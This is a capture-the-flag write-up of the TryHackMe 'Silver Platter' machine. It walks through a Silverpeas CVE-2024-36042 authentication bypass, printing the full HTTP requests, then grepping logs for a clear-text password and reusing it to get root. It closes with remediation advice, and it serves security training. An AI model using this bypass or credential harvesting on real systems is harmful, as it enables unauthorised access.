

Silver Platter
Platform : TryHackMe
Type : boot2root
Difficulty : ⭐⭐☆☆☆
Table of contents
Reconnaissance
Nmap scan
# Nmap 7.93 scan initiated Fri Jul 18 11:17:32 2025 as: nmap -A -p- -T5 -v -oN nmapResults_tcp.txt 10.10.185.50
Warning: 10.10.185.50 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.185.50
Host is up (0.037s latency).
Not shown: 65421 closed tcp ports (conn-refused), 111 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b1c878afe3416c9f782372b108f8bf1 (ECDSA)
|_  256 266d17ed839e4f2df6cd5317c8803d09 (ED25519)
80/tcp   open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Hack Smarter Security
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Fri, 18 Jul 2025 11:18:42 GMT
|     <html><head><title>Error</title></head><body>404 - Not Found</body></html>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|_    Connection: close
|_http-title: Error
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=7/18%Time=687A2D63%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,C9,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r
SF:\nContent-Length:\x2074\r\nContent-Type:\x20text/html\r\nDate:\x20Fri,\
SF:x2018\x20Jul\x202025\x2011:18:42\x20GMT\r\n\r\n<html><head><title>Error
SF:</title></head><body>404\x20-\x20Not\x20Found</body></html>")%r(HTTPOpt
SF:ions,C9,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nCo
SF:ntent-Length:\x2074\r\nContent-Type:\x20text/html\r\nDate:\x20Fri,\x201
SF:8\x20Jul\x202025\x2011:18:42\x20GMT\r\n\r\n<html><head><title>Error</ti
SF:tle></head><body>404\x20-\x20Not\x20Found</body></html>")%r(RTSPRequest
SF:,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConn
SF:ection:\x20close\r\n\r\n")%r(FourOhFourRequest,C9,"HTTP/1\.1\x20404\x20
SF:Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x2074\r\nConten
SF:t-Type:\x20text/html\r\nDate:\x20Fri,\x2018\x20Jul\x202025\x2011:18:42\
SF:x20GMT\r\n\r\n<html><head><title>Error</title></head><body>404\x20-\x20
SF:Not\x20Found</body></html>")%r(Socks5,42,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Gener
SF:icLines,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\
SF:r\nConnection:\x20close\r\n\r\n")%r(Help,42,"HTTP/1\.1\x20400\x20Bad\x2
SF:0Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(SS
SF:LSessionReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x
SF:200\r\nConnection:\x20close\r\n\r\n")%r(TerminalServerCookie,42,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20
SF:close\r\n\r\n")%r(TLSSessionReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Kerberos,42
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnect
SF:ion:\x20close\r\n\r\n")%r(SMBProgNeg,42,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(LPDStr
SF:ing,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nC
SF:onnection:\x20close\r\n\r\n")%r(LDAPSearchReq,42,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 18 11:19:09 2025 -- 1 IP address (1 host up) scanned in 97.53 secondsWeb reconnaissance
On the contact page on the web application on port 80, a message mentioning Silverpeas is present :

Silverpeas is a Collaborative and Social-Networking Portal built to facilitate and to leverage the collaboration, the knowledge-sharing and the feedback of persons, teams and organizations. Accessible from a simple web browser or from a smartphone, Silverpeas is used every days by ourselves.
We do not have any information about where this web application is installed. We can either try to find it manually, or perform directory fuzzing. Since I prefer to keep fuzzing and brute-force as a last resort, I will try to find it manually first. According to the official Silverpeas docker image page, the image exposes port 8000 and this port is mapped to port 8080 of the host. According to the Nmap scan we performed earlier, port 8080 is open on the host, which means we may be able to access Silverpeas on it. One method is to simply to check if a directory with the name of the application is present on this port :
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Machines/Silver_Platter]
└─$ curl http://10.81.175.85:8080/silverpeas/ -v
*   Trying 10.81.175.85:8080...
* Connected to 10.81.175.85 (10.81.175.85) port 8080
* using HTTP/1.x
> GET /silverpeas/ HTTP/1.1
> Host: 10.81.175.85:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< Expires: Wed, 31 Dec 1969 23:59:59 GMT
< Cache-Control: no-store
< X-Powered-By: JSP/2.3
< Set-Cookie: JSESSIONID=FnwwOd97V8W6UDlcTkxvtWzoQI_DEky0ZPtrvBah.ebabc79c6d2a; path=/silverpeas; HttpOnly
< X-XSS-Protection: 1
< x-ua-compatible: ie=edge
< Pragma: no-cache
< X-Frame-Options: SAMEORIGIN
< Location: http://10.81.175.85:8080/silverpeas/defaultLogin.jsp
< Content-Security-Policy: default-src 'self' blob: mailto:  https: spwebdav:  ws://10.81.175.85:8080 ; script-src 'self' blob: 'unsafe-inline' 'unsafe-eval'  https: spwebdav: https://apis.google.com; style-src 'self' 'unsafe-inline'  https: spwebdav: https://fonts.googleapis.com; style-src-elem 'self' blob: 'unsafe-inline' https://fonts.googleapis.com
< Date: Wed, 03 Dec 2025 18:21:27 GMT
< Connection: keep-alive
< Access-Control-Allow-Origin: http://10.81.175.85:8080
< X-Content-Type-Options: nosniff
< Content-Type: text/html;charset=UTF-8
< Content-Length: 0
<
* Connection #0 to host 10.81.175.85 left intactWe are redirected to /silverpeas/defaultLogin.jsp which is the login page of Silverpeas. When visiting this URL using a web browser, we can see at the bottom of the page that the installed version was probably released in 2022. By searching for CVEs affecting Silverpeas, we can find CVE-2024-36042 :

This vulnerability allows an attacker to authenticate as any existing user by omitting the password parameter in the POST request. We can go to the Silverpeas login page, enter random credentials, send the request and capture it using BurpSuite :
Request
Response
POST /silverpeas/AuthenticationServlet HTTP/1.1
Host: 10.81.175.85:8080
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.81.175.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.81.175.85:8080/silverpeas/defaultLogin.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=hR-aLD8VSv-X6Lmf_7YDIz2Bu8QMVrFiUWOqA6R5.ebabc79c6d2a
Connection: keep-alive

Login=test&Password=test&DomainId=0HTTP/1.1 302 Found
X-XSS-Protection: 1
x-ua-compatible: ie=edge
X-Frame-Options: SAMEORIGIN
Location: http://10.81.175.85:8080/silverpeas/Login?ErrorCode=1&DomainId=0
Content-Security-Policy: default-src 'self' blob: mailto: https: spwebdav: ws://10.81.175.85:8080 ; script-src 'self' blob: 'unsafe-inline' 'unsafe-eval' https: spwebdav: https://apis.google.com; style-src 'self' 'unsafe-inline' https: spwebdav: https://fonts.googleapis.com; style-src-elem 'self' blob: 'unsafe-inline' https://fonts.googleapis.com
Date: Wed, 03 Dec 2025 18:30:34 GMT
Connection: keep-alive
Access-Control-Allow-Origin: http://10.81.175.85:8080
X-Content-Type-Options: nosniff
Content-Length: 0As we can see, Silverpeas redirects us to the login page with an error code.
Initial access
Now, we can edit the request by removing the password field and send it again :
Request
Response
POST /silverpeas/AuthenticationServlet HTTP/1.1
Host: 10.81.175.85:8080
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.81.175.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.81.175.85:8080/silverpeas/defaultLogin.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=hR-aLD8VSv-X6Lmf_7YDIz2Bu8QMVrFiUWOqA6R5.ebabc79c6d2a
Connection: keep-alive

Login=SilverAdmin&DomainId=0HTTP/1.1 302 Found
Set-Cookie: defaultDomain=0; path=/; Max-Age=31536000; Expires=Thu, 03-Dec-2026 18:32:47 GMT
Set-Cookie: svpLogin=SilverAdmin; path=/; Max-Age=31536000; Expires=Thu, 03-Dec-2026 18:32:47 GMT
X-XSS-Protection: 1
x-ua-compatible: ie=edge
X-Frame-Options: SAMEORIGIN
Location: http://10.81.175.85:8080/silverpeas/Main//look/jsp/MainFrame.jsp
Content-Security-Policy: default-src 'self' blob: mailto: https: spwebdav: ws://10.81.175.85:8080 ; script-src 'self' blob: 'unsafe-inline' 'unsafe-eval' https: spwebdav: https://apis.google.com; style-src 'self' 'unsafe-inline' https: spwebdav: https://fonts.googleapis.com; style-src-elem 'self' blob: 'unsafe-inline' https://fonts.googleapis.com
Date: Wed, 03 Dec 2025 18:32:47 GMT
Connection: keep-alive
Access-Control-Allow-Origin: http://10.81.175.85:8080
X-Content-Type-Options: nosniff
Content-Length: 0Silverpeas respond with a 302 status code and redirects us to the main page. When navigating to /silverpeas again on our web browser, we are indeed successfully authenticated as administrator :

By going to the Administration panel, we can get a list of existing users :

By exploiting CVE-2024-36042 again to authenticate as the Manager user, we can find some interesting messages in his inbox :

The message with SSH as subject contains sensitive information :

Those credentials can be used to try to authenticate to the server via SSH :
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Machines/Silver_Platter]
└─$ ssh tim@10.81.175.85
The authenticity of host '10.81.175.85 (10.81.175.85)' can't be established.
ED25519 key fingerprint is SHA256:Miq9mt6IS6TWdmoRVAtbX9n3ScRiGiiAUjnYz9K62+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.81.175.85' (ED25519) to the list of known hosts.
tim@10.81.175.85's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec  3 06:40:50 PM UTC 2025

  System load:  0.1044921875       Processes:                129
  Usage of /:   60.9% of 12.94GB   Users logged in:          0
  Memory usage: 53%                IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                 IPv4 address for ens5:    10.81.175.85

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

261 updates can be applied immediately.
180 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Dec 13 16:33:12 2023 from 192.168.1.20
tim@ip-10-81-175-85:~$We have now access to the server as tim.
Post-exploitation
Local reconnaissance
When looking at the groups membership of tim, we notice he is member of the adm group. Which means he probably has read access to logs :
tim@ip-10-81-175-85:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)By looking for useful information in logs, we can find a clear-text password used in a sudo command to run a docker container :
tim@ip-10-81-175-85:/var/log$ grep -iR password 2>/dev/null
<SNIP>
auth.log.2:Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/data --link postgresql:database sivlerpeas:silverpeas-6.3.1
<SNIP>Privilege escalation
This password can be tested for password reuse on other accounts / services. Using the same password to authenticate as tyler (the user who run the sudo command), we are successfully authenticated :
tim@ip-10-81-175-85:/var/log$ su tyler
Password:
tyler@ip-10-81-175-85:/var/log$Listing the sudo permissions of this user shows he can run anything as anyone on this host :
tyler@ip-10-81-175-85:/var/log$ sudo -l
[sudo] password for tyler:
Matching Defaults entries for tyler on ip-10-81-175-85:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tyler may run the following commands on ip-10-81-175-85:
(ALL : ALL) ALLThis means we already took over the entire system. For exemple, we can simply switch to the root user without knowing his password :
tyler@ip-10-81-175-85:/var/log$ sudo su
root@ip-10-81-175-85:/var/log# id
uid=0(root) gid=0(root) groups=0(root)Tools used
| Tool | Usage |
|---|---|
| Nmap | Scan for open ports and services version |
| BurpSuite | Intercept HTTP traffic and edit requests |
Vulnerabilities summary
Silverpeas CVE-2024-36042
| Field | Value |
|---|---|
| Affected component | Silverpeas |
| CVSS 3.1 score | 9.8 (Critical) |
| CVSS 3.1 vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Impact | Silverpeas before 6.3.5 allows authentication bypass by omitting the Password field to AuthenticationServlet, often providing an unauthenticated user with superadmin access.This has a high impact on the confidentiality, availability and integrity. |
| Remediation | Update Silverpeas to the latest version. Set up regular update check policy to avoid keeping outdated software. |
Clear-text password
| Field | Value |
|---|---|
| Affected component | Silverpeas |
| CVSS 3.1 score | 7.6 (High) |
| CVSS 3.1 vector | AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L |
| Impact | A clear-text password was disclosed in a message sent via Silverpeas. This password allowed access to a local user account via SSH. This has a high impact on the confidentiality and a low impact on the integrity and availability. |
| Remediation | Avoid disclosing passwords in clear text, even in private conversations, since they could no longer be private in case of a compromise. In the event of a forgotten password, generating a random temporary password is suggested, and users should be mandated to change it during their next sign-in. The password should never be shared between multiple users. |
Password used in CLI
| Field | Value |
|---|---|
| Affected component | Local filesystem |
| CVSS 3.1 score | 8.4 (High) |
| CVSS 3.1 vector | AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Impact | The password for the Silverpeas database was used in a command line and was stored in system logs in clear text. This allows an attacker with read access to the logs to read the password. It was reused by a local user account, which gave root access to the system to the attacker. This has a high impact on the confidentiality, integrity and availability. |
| Remediation | Avoid using password in the command line. In the case of an environment variable used in a docker container, it is advised to create a file containing all the environment variables, and then specify this file when executing docker run with --env-file.Also, ensure only root has permissions on this file. The permissions could be set to 600 on it. |
Sources
- NIST NVD CVE-2024-36042 : https://nvd.nist.gov/vuln/detail/CVE-2024-36042
- Wiz.io CVE-2024-36042 : https://www.wiz.io/vulnerability-database/cve/cve-2024-36042
- Miggo.io CVE-2024-36042 : https://www.miggo.io/vulnerability-database/cve/CVE-2024-36042
- CVE-2024-36042 GitHub report : https://github.com/advisories/GHSA-4w54-wwc9-x62c